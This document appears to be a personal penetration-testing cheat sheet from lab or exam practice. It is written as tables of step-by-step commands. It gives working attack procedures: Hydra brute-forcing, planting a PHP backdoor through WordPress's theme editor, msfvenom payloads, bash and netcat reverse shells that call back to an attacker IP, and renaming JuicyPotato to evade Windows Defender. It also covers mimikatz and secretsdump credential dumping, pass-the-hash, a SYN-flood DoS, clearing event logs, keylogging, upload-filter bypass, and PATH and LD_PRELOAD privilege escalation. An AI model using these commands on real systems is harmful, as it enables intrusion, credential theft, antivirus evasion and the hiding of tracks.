| 58.b | The command is hydra, here are some useful flags:  -R Restore a previous session -S Connect via SSL  -s # Port number -O Use old SSL v2 and v3  -l NAME Login with a specified name  **-L FILE.txt Brute force the username using a word list file**   -p NAME Login with a specified password  **-P FILE.txt Brute force the password using a word list file**  -e nsr Additional checks, ‘n’ for null password, ‘s’ for try login as pass  and ‘r’ for try the reverse login as pass too  -u Instead of picking one user to test all passwords, this picks one password to test all logins (the opposite of the default behaviour) |
| 58.c | Hydra  *(Using Hydra to brute force a web page login)* | IF YOU HAVE A WEB PAGE WITH A LOGIN PAGE, HYDRA CAN BE USED ALSO.  But… it’s not as simple as attacking ssh. First, ensure you know the saved location of your wordlist files that you will use to dictionary attack with.  The command will look something like this:  sudo hydra -L rockyou.txt -P rockyou.txt 10.10.10.85 http-post-form "/home/login.php:username=^USER^&password=^PASS^:Invalid Username and Password!” (All one line)  You will more often than not be using the http-post-form flag, but use your web browser, developer tools (usually you can press f12) and check under the ‘network’ tab; when you enter/send a login request, you should see a new entry in the network tab with POST as the method (Hydra understands POST as http-post-form).  Don’t forget the double quotation marks to open and close the rest of the argument “.  Now, you need to specifiy the page we are attacking, in this example its… /home/login.php. This can be found in the URL bar of the browser.  Next, don’t forget a colon : to separate this from the ‘Request payload’ which is the information we send along in the body of the POST request. This needs to be copied and pasted; it will look something like below… use all of this, including the & separator.  Graphical user interface, text, application  Description automatically generated  Now, substitute in ^USER^ and ^PASS^ as the values for these parameters, like such…  username=^USER^&password=^PASS^ or, if you know the username, type that…  username=admin&password=^PASS^ in this case, you know the username is admin.  Next, don’t forget a colon : as the separator as we need one final thing - the text that Hydra knows if it sees, this was an unsuccessful login attempt. If it doesn’t see this text on the page, then Hydra will report a success. Copy and paste the text that the webpage returns when you enter and send an invalid request, e.g. ‘Incorrect Credentials’. Finally, give Hydra time and it will let you know soon as it finds anything. |
|  |  |  |

# WordPress Backdoor Exploitation With Theme Editor

|  |  |  |
| --- | --- | --- |
| .a | Log In To Wordpress Section of Website As Admin | IF YOU CAN LOG IN AS ADMIN AND THERE IS WORDPRESS. OTHERWISE, SKIP.  After a successful log into a wordpress server as admin, navigate to ‘Theme’s. From here, navigate to ‘Theme Editor’. These are usually tabs on the left hand side of the browser. |
| .b | Exploit via the theme editor | The theme title is important, keep that in mind. You will need the realpath url of the theme page you are on. Followed by a Single Post page title, usually single.php It usually goes X.X.X.X/wordpress/wp-content/themes/THEMENAME/single.php |
| .c | We can use a simple php backdoor via code found at:  cat /usr/share/webshells/php/simple-backdoor.php |
| .d | Use the cat command to view the code, copy&paste it into the Single Post page code area on your browser, likely called: single.php  Then click ‘Update File’ near the bottom of the screen. |
| .e | In a new tab, type in:  X.X.X.X/wordpress/wp-content/themes/THEMENAME/single.php?cmd= After the = use whatever command you wish, dir is a good first one. |
| .f | Now, with success here, we may be able to get a reverse shell. Use the following command to create an .exe file for us to upload.  msfvenom -p windows/shell\_reverse\_tcp LHOST=YOURIPADDRESS LPORT=1234 -f exe -e x86/shikata\_ga\_nai -i 9 -o reverse.exe |
| .g | This should result in the .exe file being newly created in your current directory, use ls to check. |
| .h | Create a http server on your machine. Python can be used easily to do so here:  sudo python3 -m http.server 80 |
| .i | netcat *(More on netcat can be found below)* | Start a listening server on the same port as the LPORT you set in step .f You can use nc for this.  nc -lvnp PORT NUMBER |
| .j |  |  |
| .k |  |  |
|  |  |  |

# WordPress Exploitation With MSF wp\_admin\_shell\_upload *and* Juicy Potato

|  |  |  |
| --- | --- | --- |
| .a | msfconsole | IF WE HAVE A METERPRETER SHELL IN A MACHINE VIA WORDPRESS, AND WE ARE ABLE TO GAIN ENTRY VIA A NETCAT REVERSE SHELL, THIS EXPLOIT WILL WORK ON WINDOWS SERVER 2016 OS MACHINES.  Check if the OS is server 2016 using the command sysinfo while in meterpreter.  Be sure to download JuicyPotato.exe from the web.  <https://github.com/ohpe/juicy-potato/releases> |
| .b | terminal | Once JuicyPotato.exe has been installed, make sure you know the directory it is placed in. Make a copy of it and give it a different name to avoid Windows Defender blocking it.  cd ~/WHEREEVER\_THE\_FILE\_IS  mv JuciyPotato.exe HarmlessFile.exe |
| .c | msfconsole | Now, we can upload it to a directory which has write permissions (see above for an idea, but generally a folder called ‘uploads’ will usually work).  background *(If in session, meterpreter connection.)*  cd ~/WHEREEVER\_THE\_FILE\_IS  sessions # Change the # to whichever number msfconsole assigned it.  *(If not already connected remotely with the meterpreter)*  upload HarmlessFile.exe Or whatever you called the file. |
| .d | We can create a batch file that will be executed by the exploit, and return a SYSTEM shell. Let's add the following contents to a file, call it shell.bat:  echo START C:\WHATEVER\THE\REALPATH\ADDRESS\IS\nc.exe -e  powershell.exe 10.10.14.167 1111 > shell.bat Substitute the IP address for the interface you’re connecting on and you can call the file anything you want as long as it ends with .bat. This should be all one command input. Also, the 1111 port number can be any available port on your machine. |
| .e | terminal/netcat | Start a new netcat listener:  nc -lvp 1111 Be sure to match the port number with the one you used just. |
| .f | netcat | Switch back over to the previous netcat listener we started and should still be connected, first we need to make sure we are in the directory with the JuciyPotato file we uploaded earlier (probably named as HarmlessFile though, or whatever). Use cd and dir to move through the file system until you reach the folder with that file in. Next, we will run the JuicyPotato file as so:  HarmlessFile.exe -t \* -p C:\WHATEEVER\THE\REALPATH\ADDRESS\IS\shell.bat  -l 1111 Please note: this should be all one command, not two separate inputs. Ensure the port number, specified with the -l, is the same number as the one we echoed into shell.bat back in step .d. |
| .g | netcat (2) | Now, check back over the other, newer necat listener we set up and a shell should have been brought up, using whoami should reveal that yes, we are admin. |
| .h | terminal | Once in as admin, it is not a good time to snoop around and using mimikatz to dump passwords and users is a good idea. First, we need to check we have the mimikatz file.  locate mimikatz.exe This should bring you to at least one instance of the mimikatz file, copy and paste the realpath address of the file (probably the x64 version). |
| .i | msfconsole | Now, back on msfconsole, use sessions # (swap the # for the number assigned to the session) if you’re not already connected via meterpreter. Then:  upload PASTE\_THE\_REALPATH\_ADDRESS\_IN Or, background the session and in msfconsole, use cd to get yourself in the directory where the mimikatz file is located. |
| .j | Now, use:  ./mimikatz.exe *(Just make sure you’re in the same dir as the file)*  sekurlsa::logonpasswords Copy and paste anything and everything useful you find! |

# Exploit Microsoft Domains

|  |  |  |
| --- | --- | --- |
| .a | bloodhound | Be sure to install bloodhound first, check 1.j. This also will require impacket, ldap3 and dnspython to be installed. |
| .b | To use bloodhound, you will need a username and password for a user in the domain you want to exploit. Then use this command:  sudo bloodhound -python -d megacorp.local -u sandra -p ‘Password1234!’  -gc pathfinder.megacorp.local -c all -ns 10.10.10.30 |
| .c |  |
| .d |  |
| .e |  |
| .f | ASREPRoasting  *(GetNPUsers is a python script that comes as part of impacket)* | If you can enumerate any accounts in a Windows domain that don’t require Kerberos pre-authentication, you can now easily request a piece of encrypted information for said accounts and efficiently crack the material offline, revealing the user’s password.  Note: this isn’t anything revolutionary, and obviously isn’t as useful as Kerberoasting, as accounts have to have DONT\_REQ\_PREAUTH explicitly set for them to be vulnerable – you’re still reliant upon weak password complexity for the attack to work. However, this setting still exists on some accounts in some environments, we’re just not sure as to the frequency as it’s not something we normally looked for before. |
| .g | To use this command, use:  GetNPUsers.py DOMAIN.NAME/USER\_NAME -request -no-pass -dc-ip 10.10.10.30 If successful, this should grant us with a ticket granting ticket. From there, use that hash via john or hashcat to crack it. (See john). Simply copy and paste the hash into a txt file. |
| .h | If the password is successfully cracked, we can now use evil-winrm (see below) to use the credentials to gain access to the user account. |
|  |  |  |

# Exploit pg\_hba.conf

|  |  |  |
| --- | --- | --- |
| .a | netcat (Or any reverse shell) | IF USING NETCAT TO GAIN A REVERSE SHELL INTO A MACHINE, AND THE USER HAS PRIVILIEGES TO WRITE TO pg\_hba.conf THEN USE THIS COMMAND.  PLEASE NOTE, I AM CURRENTLY UNSURE BUT THIS MAY WORK WITH ANY FILE THAT HAS sudo /bin/vi PRIVILIEGES…  You can use sudo -l to see if you have access to pg\_hba.conf and where the file is located within the machine. |
| .b | Use this command to open the file, note that it may glitch out though if the shell is a basic netcat shell as VIM text editor won’t quite work properly.  sudo /bin/vi /etc/postgresql/11/main/pg\_hba.conf  Note that the file may be found elsewhere in the system. |
| .c | Once vi opens, simply type and press enter:  :! /bin/bash  This will execute and a root shell will be spawned. Keep in mind that :! Essentially starts command mode in vim. |
|  |  |  |

# Exploit Secure Shell

|  |  |  |
| --- | --- | --- |
| .a | ssh | IF ACCESS CAN BE MADE USING SECURE SHELL (PORT 22). OTHERWISE, SKIP.  If port 22 (ssh) is open, use any found login details to connect to the host using:  ssh USERNAME@IP ADDRESS -p 22  Useful commands once in as a user:  whoami  id  sudo -l  sudo bin/shell  sudo bin/bash |
|  |  |  |

# Using evil-winrm To Exploit and Gain Access To Windows Domains

|  |  |  |
| --- | --- | --- |
| .a | evil-winrm | First of all, ensure evil-winrm is installed:  sudo gem install evil-winrm |
| .b | Next, use the following command:  sudo evil-winrm -i 10.10.10.30 -u USERNAME -p PASSWORD If successful, this should allow us to gain access via a remote shell to the machine via the IP address and logging in as the user specified. |
| .c | secretsdump.py *(Must have Impacket unpacked and installed; check 1.e for more about getting impacket installed and ready)* | secretsdump.py can be found within impacket (see above, 1.f, for more) and used as a way to grab hashes of user passwords used within the domain (ALL ONE COMMAND).  sudo secretsdump.py -dc-ip 10.10.10.30 *space here* DOMAIN.NAME/USERNAME:PASSWORD@10.10.10.30 |
| .d | If this works, you should be granted with the hashed passwords of the users in the domain. With these we can use impacket’s psexec.py script to gain admin privileges… |
| .e | psexec.py *(Must have Impacket unpacked and installed; check 1.f for more about getting impacket installed and ready)* | psexec.py can be found within impacket (see above, 1.f, for more) and used as a way to Pass The Hash attack and gain elevated access. Use: (ALL ONE COMMAND).  psexec.py DOMIAN.NAME/USERNAME@10.10.10.30 -hashes HASHSTRING:HASHSTRING Two hashes will be needed, but secretsdump.py, if successful, will provide the two hashes separated with a colon. |
|  |  |  |

# Install and Use Volatility

|  |  |  |
| --- | --- | --- |
| .a | volatility  *Currently, I am unable to get this method to work on my VM Kali* | 1.) To install on Windows, navigate to the Volatility Foundation website and find the latest release versions for Windows and download and uncompress. 2.) Open a cmd prompt and change directory to where the ‘standalone’ folder is. You can drag and drop the file from file explorer onto the cmd and it paste in the path.  3.) Run the .exe file and you will see you need a switch/plug-in to do something with it. |
| .b | 1.) To install on Kali, navigate to the Volatility Foundation website and find the latest release versions for Linux- right click the file link and click ‘Copy Link Location’. 2.) In terminal, as root, use wget command:  wget ‘http://PASTEINURLADDRESS.zip’  3.) Use ls command to see the .zip file. Use unzip FILENAME.zip |
| .c |  |
| .d |  |  |
| .e |  |  |
| .f |  |  |
|  |  |  |

# Specific Exploits and Escalation: **Searchsploit (Exploit-db.com CLI) | Remmina**

|  |  |  |
| --- | --- | --- |
| 71.a | searchsploit | We can use searchsploit to find exploits for a particular software version.  Searchsploit is basically just a command line search tool for exploit-db.com.  searchsploit SEARCH TERM VERSION |
| 71.b | This will then give you the module paths with the known vulnerabilities in a table format along with the exploit title.  The module will be located first in the directory /usr/share/exploitdb/exploits/…  From here you can find the appropriate file you need, alternatively use locate.  Finding and reading the file will give a description of how to use the module and what it does to achieve the exploitation. |
| 71.c | remmina  *(Use to exploit Remote Desktop Connection/RDP)* | IF THERE IS A REMOTE DESKTOP CONNECTION, USUALLY ON MICROSOFT MACHINES WITH PORT 3389 OPEN, USE REMMINA. OTHERWISE, SKIP.  Keep in mind that Remmina can also be used to connect via SSH and VNC. Ensure the package is installed first using:  sudo apt update  sudo apt install remmina |
| 71.d | Type the command remmina to open up a gui or use one of these CLI examples:  remmina -c rdp://username@server  remmina -c rdp://domain\\username@server  remmina -c vnc://username@server  remmina -c vnc://server?VncUsername=username  remmina -c ssh://user@server  remmina -c spice://server To quick connect using a URI along with an encrypted password:  remmina -c rdp://username:encrypted-password@server  remmina -c vnc://username:encrypted-password@server  remmina -c vnc://server?VncUsername=username\&VncPassword=encrypted- password  Don’t forget to include the port number when providing the IP address. |
| 71.e | Here is an example of a nmap report with the availability of RDP…  3389/tcp open ssl/ms-wbt-server?  | rdp-ntlm-info:  | Target\_Name: RETROWEB  | NetBIOS\_Domain\_Name: RETROWEB  | NetBIOS\_Computer\_Name: RETROWEB  | DNS\_Domain\_Name: RetroWeb  | DNS\_Computer\_Name: RetroWeb  | Product\_Version: 10.0.14393  |\_ System\_Time: 2021-12-07T18:26:11+00:00  | ssl-cert: Subject: commonName=RetroWeb |
|  |  |  |

# Specific Exploits and Escalation: **Metasploit**

|  |  |  |
| --- | --- | --- |
| 72.a | msfconsole *(Metasploit is installed in Kali by default)* | After getting vulnerabilities ideas from nmap, linPEAS, knowing WordPress is in use, etc, search for the corresponding exploit in Metasploit using the command: msfconsle. |
| 72.b | Once Metasploit is loaded, use the search command and then use the use command.  search CVE NUMBER/NAME  use CORRESPONDING NUMBER (Check left hand column) |
| 72.c | Now use show options to see what options are already set, and which ones we need to configure. Use set OPTION NAME to do so.  show options  set RHOSTS TARGET IP ADDRESS  set RPORT TARGET PORT  set LHOST INTERFACE TO USE ON OUR MACHINE  set LPORT OUR MACHINE PORT |
| 72.d | Use run or exploit when everything is ready. |
| 72.e | Additional options can also be set if credentials are required:  set PASSWORD PASSWORD  set USERNAME USERNAME  set TARGETURI /WEBPAGENAME  lcd /home/USERNAME/Downloads This will change local directory |
| 72.f | Terminal Command *(update)* | To update the msfconsole, use the following command from the terminal:  sudo apt install metasploit-framework |
| 72.g | Terminal Command *(Initiate msf database)* | To initiate the database, type and hit enter with:  msfdb init  service postgresql restart  Then, open msfconsole and check the status in msfconsole using:  msfconsole  db\_status |
| 72.h | msfconsole *(using nmap with msf)* | Once you have initiated the database (see 71.g), you can run an nmap scan within msfconsole using the same commands using for nmap (see 41 and 42). Be sure to add -oX NAME as a flag within the command, for example:  nmap -Pn -sS -A -oX NAME 10.10.10.0/24 Once you have ran the nmap scan, this will save the results to ‘NAME’, a new file. Next, we need to import these nmap results using:  db\_import NAME  Next, we type hosts to see a list of active hosts along with their MAC addresses, OS names, etc. (This command will reveal more as more information is scanned for.) Next, we type services to see a lit of the services running on the active hosts.  You can check for SMB or Samba versions (if they are open) and ftp versions (if ftp is available) by searching for and using the module within msf, eg: search smb\_version. |
| 72.i | msfconsole | To brute force a username and password, use:  set user\_file ~/Desktop/user.txt  set pass\_file ~/root/Desktop/pass.txt Don’t forget to ‘use’ the exploit you need first and ‘set’ the RHOSTS, RPORT, etc. |
| 72.j | msfconsole *(synflood DoS attack)* | To use metasploit to launch a DoS attack, simply use:  msfconsole  use auxiliary/dos/tcp/synflood  set RHOST TARGET.IP.ADD.RESS  set RPORT # (Target port you want to attack)  set SHOST SPOOF.IP.ADD.RESS  exploit (Or, run) |
|  |  |  |

# Specific Exploits and Escalation: **MSFvenom**

|  |  |  |
| --- | --- | --- |
| 73.a | msfvemon *(msfvenom is installed in Kali Linux by default)* | MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. The advantages of msfvenom are:  +One single tool  +Standardized command line options  +Increased speed |
| 73.b | MSFvenom has a lot of options to go alone with the command, for example:  msfvenom -p windows/meterpreter\_tcp --platform windows -a x86  -f exe LHOST=HOST.MACHINE.IP.ADDRESS LPORT=4444  -o /root/Desktop/FILE.exe *(All one command)* |
| 73.c | You can create a simple reverse tcp payload for PHP using:  msfvenom -p php/meterpreter/reverse\_tcp LHOST=YOUR.IP.ADD.RESS  LPORT=4444 -f raw *(All one command)*  The raw payload will be output in the terminal window, so highlight it all and copy and paste the script into a text editor such as Sublime or Vim. Then save it!  This file can now be usefully uploaded if a web page has an upload function for the user. If the web app tells you where the file has been uploaded to, this is great.  If you are unsure where it has been uploaded to, command injection may be a possible technique to try and discover where the file has been saved to. |
| 73.d | msfconsole | If the file is successfully uploaded, now try:  msfconsole  use exploit/multi/handler  set LHOST YOUR.IP.ADD.RESS  set LPORT 4444  set payload php/meterpreter/reverse\_tcp |
| 73.e | Web Browser | One way to trigger the web app to run the uploaded script is to use a web browser:  http://10.10.10.16:8080/dvwa/hackable/uploads/upload.php Once this is entered in the web browser address bar, check back to your msfconsole. |
| 73.f | burp | Sometimes, only a picture (or certain file type) is enforced on the file to be uploaded. We can get around this using burp (there is likely another page dedicated to burp). Use burp’s proxy browser or use your own browser but have burp be a proxy so that it can capture all the html requests and use intercept mode to change the name of the file (after you’ve clicked upload) from upload.php.jpg to upload.php. |
| 73.g | msfvenom Web Browser msfconsole | Sometimes, you can bypass security by inserting ‘GIF98’ at the start of the upload.jpeg file which is created the same way as in step .d above, but the file will be saved as upload.jpeg. Use Sublime to insert GIF98 on its own line at the start of the file. |
| 73.h | Now, if there if access to command injection, use:  |copy C:\wamp64\www\html\uploads\upload.jpeg *(finger-space here)*  C:\wamp64\www\html\uploads\shell.php *(All one command)* You will see we have copied and pasted the upload.jpeg file into a new file called shell.php and saved it in the same location as the rest of the uploads. Now set up the listener in msfconsole, like in step .d above, and finally use your web browser again to trigger the shell.php to load using the same step as .e above. |
|  |  |  |

# Specific Exploits and Escalation: **MSF: Possible Privilege Escalation | GTFOBins**

|  |  |  |
| --- | --- | --- |
| 74.a | msfconsole | IF A REMOTE CONNECTION CAN BE ESTABLISHED AND A METERPRETER SHELL IS OPEN. TRY PERFMORING THESE POSSIBLE ATTACKS.  First of all, don’t forget that meterpreter has some unique commands:  sysinfo Gather system info getuid Account ID  upload FILE Uploads a file shell Open a shell  download FILE Downloads a file idletime How long user is AKF  keyscan\_start Starts a keylogger keyscan\_dump Outputs keystrokes  shutdown Shuts down PC |
| 74.b | A useful command to search for files on the remote machine is:  search -f FILE.extension   -f Specifies files to look for Useful files you may wish to search for are:  pagefile.sys |
| 74.c | A method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique. To gather NTLM password hashes and usernames, try:  run post/windows/gather/smart\_hashdump |
| 74.c | To clear event logs (requires root privileges):  clearev |
| 74.d | Now, we shall try to escalate the privileges by issuing a getsystem command that attempts to elevate the user privileges:  getsystem -t 1 (Try ‘getsystem’ if this doesn’t work) If at first we lack privilieges to do this command, try:  use exploit/windows/local/bypassuac\_fodhelper Setting the session for this exploit is necessary:  show options  set SESSION 2  Now that we have configured the exploit, our next step will be to set and configure a payload:  set payload windows/meterpreter/reverse\_tcp  set LHOST TARGET.IP.ADD.RESS  Leave the port alone unless it needs to be modified (port 4444). And try again:  getsystem -t 1 (Try ‘getsystem’ if this doesn’t work) |
| 74.e | GTFOBins | This website is a database of Unix binaries files that can be used to bypass local security restrictions in possibly misconfigured systems.  <https://gtfobins.github.io/> |
| 74.f | fieldraccoon | This blog has a list of many popular, common privilege escalation techniques.  <https://fieldraccoon.github.io/posts/Linuxprivesc/> |
|  |  |  |

# Specific Exploits and Escalation: **MSF: WordPress - wp\_admin\_shell\_upload**

|  |  |  |
| --- | --- | --- |
| 75.a | msfconsole | IF THERE IS A WORDPRESS WEB APP LOGIN PAGE, THEN WE CAN ATTEMPT TO EITHER BRUTE FORCE ENTRY OR UPLOAD A SHELL VIA METERPRETER.  Start-up msfconsole with the command: msfconsole. |
| 75.b | Search for this exploit on Metasploit:  search exploit/unix/webapp/wp\_admin\_shell\_upload |
| 75.c | use exploit/unix/webapp/wp\_admin\_shell\_upload  set PASSWORD P@s5w0rd!  set USERNAME admin  set TARGETURI /wordpress  set RHOSTS 10.10.10.29 **This works once you have the username and password, otherwise see .i below…** |
| 75.d | terminal | Next, we need to upload a reverse shell script to get a more stable shell.  First off, use locate nc.exe to find where you have your copy of netcat.  Either use this file or use the copy command to move it into a directory where you would like it.  locate nc.exe Now, highlight and copy the realpath shown.  cp PASTE\_REALPATH ~/ Instead of ~/ use any folder you would like. |
| 75.e | msfconsole | We will need to background the meterpreter shell and thus get back onto msfconsole.  background  cd ~/ Or, wherever the file is now saved. Now, get back onto the meterpreter shell, use:  sessions # Replacing the # for the session number it was allocated. Now we need to upload the file in a directory with write permissions:  cd ..  dir Use these commands to map out where you are in the system and move back out of folders until you can find a suitable place to upload the file. A folder named ‘uploads’ is usually a good choice. For example…  C:/inetpub/wwwroot/wordpress/wp-content/uploads Now, upload the nc.exe:  upload nc.exe Or you could here copy and paste the realpath location. Use ‘dir’ to double-check it is in the directory. |
| 75.f | terminal/netcat | Open a new terminal window, and type:  nc -lvp 1234 Or any available port number. This will start a netcat listening server on our machine on the specified port number. |
| 75.g | msfconsole | Now we are ready to run the netcat file.  execute -f nc.exe -a “-e cmd.exe 10.10.14.162 1234” Be sure to change IP address for the interface you are connecting on and change the port number for the same number as the netcat server you started in step .f |
| 75.h | Check back on the terminal you started the netcat listener on and we should have a connection! See ***‘WordPress Exploitation With MSF wp\_admin\_shell\_upload and Juicy Potato’*** below for further ways to escalate privileges. |
| 75.i | wpscan msfconsole | If you want to find possible usernames for a WordPress login, you can use WPSscan:  wpscan --url http://10.10.10.16:8080/CEH --enumerate u Then, you can attempt to brute force a login using msfconsole:  msfconsole  use auxiliary/scanner/http/wordpress\_login\_enum  set USERNAME admin *(Or, whatever we think the username is)*  set PASS\_FILE WORDLIST.txt  set RHOSTS 10.10.10.16  set RPORT 8080  set TARGETURI http://10.10.10.16:8080/CEH |
|  |  |  |

# Specific Exploits and Escalation: **Netcat**

|  |  |  |
| --- | --- | --- |
| 76.a | netcat  (nc) | If we gain a foothold in a system, we often get a rubbish shell. We want to use netcat to call a reverse shell and thus have better control of the target machine. |
| 76.b | Use the command on your, listening, machine:  nc -lvnp PORT NUMBER |
| 76.c | Use this command on an Apache, target, machine, if you gain access after setting up another netcat listener on your machine:  bash -c 'bash -i >& /dev/tcp/YOUR IP ADDRESS/NEWPORTNUMBER 0>&1' |
| 76.d | msfconsole  *(msfconsole can also be used to create a reverse shell listener)*  *(This works best when attacking a Windows machine)* | You can also use msfconsole to set up a reverse shell listener:  msfconsole  use exploit/multi/handler  set payload windows/meterpreter/reverse\_tcp  set LHOST HOST.IP.ADD.RESS  set LPORT #  Then simply enter run, or exploit. |
| 76.e | Once a reverse listener has been established (likely a meterpreter if in msfconsole) then you can use the upload command to upload any file.  First, check which directory you are currently working in and change if necessary:  pwd  cd / (This will change to the root directory, but feel free to go elsewhere) A good choice would be a Powersport privilege escalation script such as PowerUp.ps1  upload /usr/share/windows-resources/powersploit/Privesc/PowerUp.ps1 FILE  Here, the malicious script will be uploaded to the current working directory and would be named FILE.  Now, if using meterpreter, you can enter shell to gain a shell within the remote PC:  shell  Then, we can use PowerShell within the windows machine to run the script:  powershell -ExecutionPolicy Bypass -C “. .\PowerUp.ps1;Invoke-AllChecks” (All one command, notice a space between the two . . within the “ “) |
| 76.f | Also, try running a VNC, once a meterpreter has been established with:  run vnc |
| 76.g | netcat | We can possibly connect to ftp via netcat using:  nc TARGET IP ADDRESS PORT NUMBER |
|  |  |  |

# Specific Exploits and Escalation: **Armitage | TheFatRat**

|  |  |  |
| --- | --- | --- |
| 77.a | armitage | Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.  Through one Metasploit instance, your team will:  +Use the same sessions  +Share hosts, captured data, and downloaded files  +Communicate through a shared event log.  +Run bots to automate red team tasks. |
| 77.b | armitage *(armitage isn’t installed on Kali by default)* | Kali doesn’t seem to come installed with Armitage (on the VM version at least) but can be easily installed with:  sudo apt install armitage |
| 77.c | msfdb | First of all, start the PostgreSQL Database:  systemctl start postgresql  Initialize the Metasploit Framework Database:  msfdb init Start Armitage:  armitage  Click ‘Connect’ and leave the settings in the first screen as the default, then click ‘yes’ when prompted about the Metasploit’s RPC server. |
| 77.d | TheFatRat | Social engineering is one of hackers’ most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.  TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses. |
| 77.e | TheFatRat *(fatrat isn’t installed on Kali by default)* | First, ensure apt is up to date and one of its dependencies installed:  sudo apt-get update  sudo apt-get install ming-w64 (Other dependencies will be installed automatically but ming-w64 needs a manual install.) To install, first change directory to a location where you want to save TheFatRat:  cd ~/Documents Then use git clone:  git clone https://github.com/Screetsec/TheFatRat.git  cd TheFatRat  sudo chmod +x setup.sh && ./setup.sh If you are having problems, ensure all the dependencies in the list are installed, you can install many, if not all of these, manually, probably using sudo apt-get install … |
| 77.f | fatrat | Simply enter fatrat once the tool has been installed. Press enter once on the red banner warning screen and once more on the green and blue server running banner.  Then you will be presented with a list of options and the rest of the module is fairly straight-forward to use. |
|  |  |  |

# Specific Exploits and Escalation: **Useful File Locations (What to do once in)**

|  |  |  |
| --- | --- | --- |
| 78.a | Useful File Locations  *Linux/Unix*  Visit:  *gtfobins.github.io/*  For useful files that may be exploitable to escalate privileges.  Visit:  *fieldraccoon.github.io /posts/Linuxprivesc/*  For useful ways of exploiting various programs to gain root access | ONCE IN A SYSTEM, SEARCH FOR INTERESTING FILES USING CD AND CAT COMMANS. Once in a system as user, it usually a good idea to snoop around looking for admin credentials, other usernames and passwords and any other useful information.  The useful commands to enumerate file systems are:  locate Useful search tool  cd Change directory cd .. Go up one directory  pwd Print working dir ls Same as dir  dir Show files ls -al Show all files, including hidden files  cat Print text from a file type Same as cat (works in MS shells)  touch Create a file sudo -l Check any sudo privileges  whoami Prints username (can see if we have root account or not)  nbtstat NetBIOS net use Show any shared folders  finger Show user info |
| 78.b | SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other files could have the SUID bit which can lead to elevation privileges. Use the find:  find / -perm -u=s -type f 2>/dev/null  Or, you can try:  find / -user root -perm -4000 -exec ls -ldb {} \;  Then, check if it is run with root privilieges as a user or group:  ls -al FULL\_FILE\_NAME  This is done by examining the permissions- you want an ‘s’ bit as the 4th bit (SUID) if the file has root as the file owner (first word), or an ‘s’ as the 7th bit (SGID) if the file has root as the group owner (second word) |
| 78.c | Strings is a command on Linux that looks for human readable strings in a binary file:  strings FILE\_NAME |
| 78.d | IF YOU CAN FIND A FILE THAT USES A BINARY WITHOUT A FULL PATH (SUCH AS CURL OR UNAME) YOU CAN INSERT YOUR OWN MALICIOUS VERSION OF THE BINARY, WITH THE SAME NAME, IN A LOCATION THAT THE COMPUTER WILL LOOK IN BEFORE THE ORIGINAL BINARY’S LOCATION.  Use the above find command (78.b) to find an executable file that  Use the export command to see what environment variables exist on the machine.  Use this command with parameters to add in a new directory location to the path:  export PATH=/tmp:$PATH  Use the : to separate entries and $PATH to say that you want to keep everything that is already in there, so in the above example you are basically just adding /tmp to PATH.  By default, it contains… /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games  So, you could create a malicious version of curl for instance, by:  echo /bin/sh > /tmp/curl  chmod 777 /tmp/curl  Remember, this malicious version you create must have the same name as the binary that is called by the executable file and it can be stored in any location as long as it’s different to the original location and you are allowed to save it in that directory. |
| 78.e | Useful places to look in Linux/Unix are:  ●/etc/shadow ●/etc/passwd ●/dev/shm ●/var/www/html -> dashboard.php ●db.php |
| 78.f | Useful places to look in Windows are:  ●ConsoleHost\_history.txt *Which may be found in…*  C:\Users\USERNAME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost\_history.txt |
| 78.g | Useful places to look in Mac are: |
| 78.h | Sometimes, when trying to run a file or script on the target machine, the ‘execute’ permission is not set by default, it may be possible to change this permission using:  chmod +x FILENAME.EXTENSION Here, we have ‘added’ the permission of ‘execute’ to the file specified. |
| 78.i | netstat | You can use netstat -plunt to see active internet connections, this may give you a clue as to what else can be exploited once in, useful once a reverse netcat shell has been established. For example port 3306 being open points to a connection to a MySQL server. |
| 78.j | LD\_PRELOAD | Run sudo -l, and if you see that ‘env\_keep+=LD\_PRELOAD’ is displayed, there is a good chance that LD\_PRELOAD is inherited from the user’s environment. This environment variable loads a shared object before any others when a program is run.  Effectively meaning we can create a shared object and then run another program that is on the ‘User may run the following commands on this host’ with this object and gain root privileges.  First of all, use C language complier as such:  gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/USER/preload.c  Now, run one of those programs allowed to run with sudo (check with sudo -l):  sudo LD\_PRELOAD=/tmp/preload.so PROGRAM\_NAME |
|  |  |  |

# Specific Exploits and Escalation: **smbclient | ftp**

|  |  |  |
| --- | --- | --- |
| 79.a | smbclient  **Over port 139** *This is over NetBIOS and is usually used for Windows to communicate over the same network.*  **Over port 445**  *Over a TCP stack for internet SMB.* | IF THERE IS AN SMB (port 139 or 445/tcp) TRY SMBCLIENT, OTHERWISE SKIP. If there is an smb client, we can try to gain anonymous access using:  smbclient -N -L \\\\TARGET IP ADDRESS\\  Or, alternatively this should work the same way:  smbclient //TARGET IP ADDRESS/DIRECTORY NAME  -N Skip Password -L List files and folders |
| 79.b | If this works, it will list the shares in the smb. In that case, use the following command to see if we can poke around in those:  smbclient -N \\\\TARGET IP ADDRESS\\DIRECTORY NAME |
| 79.c | If inside, use dir command to list files and folders inside. From here, use cd to poke around and see what files are worth exploring. |
| 79.d | Use get command to download a file to our machine which will be placed in the default location for downloads. Check these files out using cat command or subl command. |
| 79.e | smbget | Another command to recursively download an SMB share is:  smbget -R smb://TARGET IP ADDRESS/DIRECTORY NAME |
| 79.f | nmap | Don’t forget to use nmap to enumerate any SMB ports:  nmap TARGET IP --script smb-enum-shares.nse smb-enum-users.nse |
